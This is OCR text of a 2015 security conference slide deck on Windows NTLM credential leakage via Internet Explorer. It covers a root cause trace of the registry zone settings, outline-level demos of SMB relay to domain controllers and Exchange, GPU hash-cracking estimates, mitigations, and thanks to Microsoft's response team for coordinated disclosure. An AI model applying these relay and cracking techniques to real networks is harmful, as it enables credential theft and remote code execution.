
Root Cause Analysis




Root Cause Analysis



Diffing the registry



Tracing


Windows XP Basic Tools - VMware Player (Non-commercial use only)
File Virtual Machine Help
OllyDbg - iexplore.exe - [Executable modules]
File View Debug Trace Options Windows Help
Base Size Entry Name File version Path
Thread 26. [ID 00000E0C] terminated, exit code 0
Running
start
To grab input, press Ctrl+G
Windows XP Basic Tools - VMware Player (Non-commercial use only)
three
jonathan@blackbox: ~
root@blackbox: /mnt/clef
jonathan@blackbox: ~/Blackhat201
Windows XP Basic Tools - VMware P
10:35

Tracing

jonathan@blackbox: ~/Blackhat2015/reverse/registry

Fichier Édition Affichage Rechercher Terminal Aide

```
"7:09:49.0056108 AM","iexplore.exe","1580","RegOpenKey","HKCU\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1","NAME NOT FOUND","Desired Access: Read"
"7:09:49.0056113 AM","iexplore.exe","1580","RegOpenKey","HKCU\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2","NAME NOT FOUND","Desired Access: Read"
"7:09:49.0056113 AM","iexplore.exe","1580","RegOpenKey","HKCU\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3","NAME NOT FOUND","Desired Access: Read"
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jonathan@blackbox:~/Blackhat2015/reverse/registry$
```

Lessons learned

It's not just IE

All Windows applications relaying on System dlls to fetch URLs are vulnerable (see C:\Windows\inetcplc.dll…).

Registry keys involved

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones*

What's happening

Inetcplc.dll does save the settings properly in the registry. Registry configuration is queried, and then ignored !

DEMO: French Kiss to Malware (Syphilis attack)

Syphilis attack

Time to attack via SMB relay

Fool user into visiting malicious website (r/netsec ?)
Relay credentials to DC on the same network
Maybe attack NTLM over HTTP server auth?

Attack Limitations


Packet signing needs to be disabled (only for relaying malware)

Recommended to improve performance

SMB outbound needs to be enabled

Failing egress filtering at Firewall level (common)

In regards to packet signing…



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SMB Signing must be disabled for Windows NTLM authentication to work

Technical Articles ID: KB74145

Last Modified: 9/25/2013

Environment

McAfee Firewall Enterprise 8.3.x, 8.2.x

Summary

According Microsoft KB article 887429 (support.microsoft.com/kb/887429), you can configure SMB signing to be OFF, ON but not required, or ON and required for clients to login.

You must disable SMB signing (in other words, set it to OFF) for NTLM authentication via the firewall to work. You cannot set it to be ON but not required; you must completely disable it on the Windows server.

Solution

For instructions about turning SMB signing off, see PD21455,

Rate this document

★★★★★

Did this article resolve your issue?

Yes

No

Please provide any comments below

Optional

Submit

Affected Products

DEMO: French Kiss to RDP

French Kiss to RDP


Hash cracking

GPU cracking Super fast (HashCat)

Our own cracking machine

Can crack 2.4 Billion hashes/sec

Hash Cracking Hardware



French Kiss to RDP

Key space of 68 characters

Uppercase

Lowercase


Alphanumeric

Special characters - !@#$%&

8 Characters passwords

68^8 - 2 days and 5 hours to crack

NTLM authentication over the Internet



Impact

Retreive user credentials

Username sent in plain text

Password cracked

Remote code execution

Leveraging NTLM authentication over HTTP allows us to RCE

Billions of corporate users are vulnerable

IE is the market leader in Corporate environments

Other triggers

DEMO : Video trigger

Ménage à Trois

DEMO : Ménage à trois (SMB Relay to Exchange)

Ménage à Trois

Owning the cloud(s)
Demos done on Amazon AWS, Microsoft Azure

Thousands of servers allowing NTLM over HTTP

Unsafe defaults
Extended protection isn’t enabled by default
Extended protection is hard to configure

Mitigations

How to protect yourself

Egress filtering at Perimeter level
Drop outgoing SMB on ports 137/138/139/445.

Host level hardening
Drop outgoing SMB on ports 137/138/139/445 to public IPs

Enable Packet Signing

Enable Extended Protection

Take away

Impact

We forced a victim to send us their credentials

Through a website

Through an email

Through a video…

Able to upload malware

Able to replay SMB to Exchange

Able to replay to any service using NTLMSSP

And all of this was done remotely from the Internet

All versions of Windows are affected

Windows 10 and Microsoft Edge are also vulnerable

Acknowledgements

Greetings

Special thanks to MSRC for working on those vulnerabilities with us for the past 9 months.

Questions ?